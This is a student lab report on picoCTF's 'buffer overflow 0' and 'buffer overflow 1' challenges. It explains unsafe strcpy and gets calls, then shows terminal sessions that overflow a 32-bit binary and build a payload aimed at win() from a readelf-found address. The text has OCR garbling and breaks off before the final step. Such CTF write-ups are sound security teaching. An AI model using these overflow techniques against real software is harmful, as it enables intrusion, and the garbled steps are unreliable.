ESCUELA COLOMBIANA DE INGENIERIA
JULIO GARAVITO

IT SECURITY AND PRIVACY
GROUP 1L

LABORATORY 13

SUBMITTED BY:
JUAN PABLO FERNANDEZ GONZALES
MARIA VALENTINA TORRES MONSALVE

SUBMITTED TO:
Eng. DANIEL ESTEBAN VELA LOPEZ


BOGOTÁ D.C.
DATE:
21/04/2025

Introduction


The purpose of this lab is to explore the concept and practical application of *buffer overflow*, a widely known vulnerability that can be exploited to execute arbitrary code on affected systems. This report documents the resolution of picoCTF's *buffer overflow 0* and *buffer overflow 1* challenges , detailing each stage of the exploitation process. It includes explanations of the tools used, the commands executed, and the fundamental concepts that underpin this type of vulnerability. The goal is not only to demonstrate how to perform the exploit, but also to deepen the understanding of memory corruption, execution flow manipulation, and secure programming practices that prevent these failures.

Buffer Overflow 0


For this memory overflow exercise we will be in the Kali Linux virtual machine to execute the script and be able to do the code analysis. The first thing we will do is from the PicoCTF page we will download the executable and the file of the program encoded in c.




From the console of the machine we will be reviewing and analyzing the code, the first thing that can be highlighted in the code is the definition of the global variable of ***FLAGSIZE_MAX*** with a value of 64 that will be the maximum length of the flag and we are also creating a ***flag variable*** and we are assigning it a static value with the FLAGSIZEMAX variable




In the vuln function, buffer overflow occurs because a buf2 array of only 16 bytes is defined (enough for 15 characters plus the null character \0), and strcpy(buf2, input) is used to copy the contents of the input without checking its size. If the input exceeds 16 bytes, strcpy continues to copy beyond the space reserved for buf2, overwriting other parts of memory, including local variables and the return direction of the function. This causes a buffer overflow that can disrupt the program's execution flow.




To be able to enter data into the input we need to have a file called flag.txt whose content will be the one shown in the console when the number of input characters is exceeded. In main, the program uses the insecure gets(buf1) function to read user input, without controlling the number of characters received. Although a buf1 overflow could occur if more than 100 characters are sent, this is not relevant. The important thing is that the buf1 content is passed to the vuln function, where the overflow actually occurs, since the buf2 buffer is only 16 bytes. This way, the user has control over the input and can intentionally cause the overflow.




We create the file named as ***flag.txt*** and with this we will be able to verify when the buffer overflows and when it does not, since the behavior is that if the limit ***The program will exits now*** or the content of the file ***flag.txt***. *is not exceeded,* with these configurations we can execute the binary with the command ***./vuln***




- The buffer does not overflow: we enter the string 1234ds and with this it does not exceed 16 bytes







- Buffer overflows: We enter the string of AAAAAA with more than 16 of them



With the instance that we generated on the picoCTF page, we run it in the Kali console and we can enter a string with which we can generate the overflow and we will get the flag to complete the solution of the exercise







Buffer Overflow

In this case, we will have to analyze and find with the delivered code how to overcome the machine's buffer. So that we can execute malicious code as soon as that happens. For this we will follow the following steps.


We'll first download the files and change the permissions of the ***vuln*** file to be

executable.






Later we will execute it



And as we can see, what returns to us is a string from which the space in memory jumps. Now what we will do is make use of Python 3 to estimate the buffer space. This will be our spiking stage.

With the buffer size being approximately 32 according to the code analyzed in the exercise. So using Python 3 we will try to place a string that takes us to the memory address that we need.

We will use the dmesg tool



Using Python 3 we will increase the number of characters until dmesg gives us the hexadecimal code 41414141 which is the one we are interested in due to the multiple A's we send.


```
┌──(kali㉿kali)-[~/spti]
└─$ ./vuln
Please enter your string:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Okay, time to return... Fingers Crossed... Jumping to 0x41414141
zsh: segmentation fault  ./vuln
```

This statement suggests that we have the ability to manipulate and manage the value of 4141414141.

```
┌──(kali㉿kali)-[~/spti]
└─$ file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically l
inked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=685b06b911b19065f27c2d36
9c18ed09fbadb543, for GNU/Linux 3.2.0, not stripped
```

As it says not stripped we can go to check the location of win()

We'll run the command


readelf -s vuln

and save the following memory space corresponding to win()

Now with the size of A we use we will replace the last 4 with B

080491f6

AAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB



Now what we'll do is we'll paste at the end of that huge string of To the address

Using Python 3 for ease it would look like this: ***"A"*(32+4+4+4) + "080491f6"***

```
Please enter your string:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA080491f6
Okay, time to return... Fingers Crossed... Jumping to 0x34303830
zsh: segmentation fault  ./vuln
```

And now turn it Little Indian

Using Python 3 again

It would look something like this:

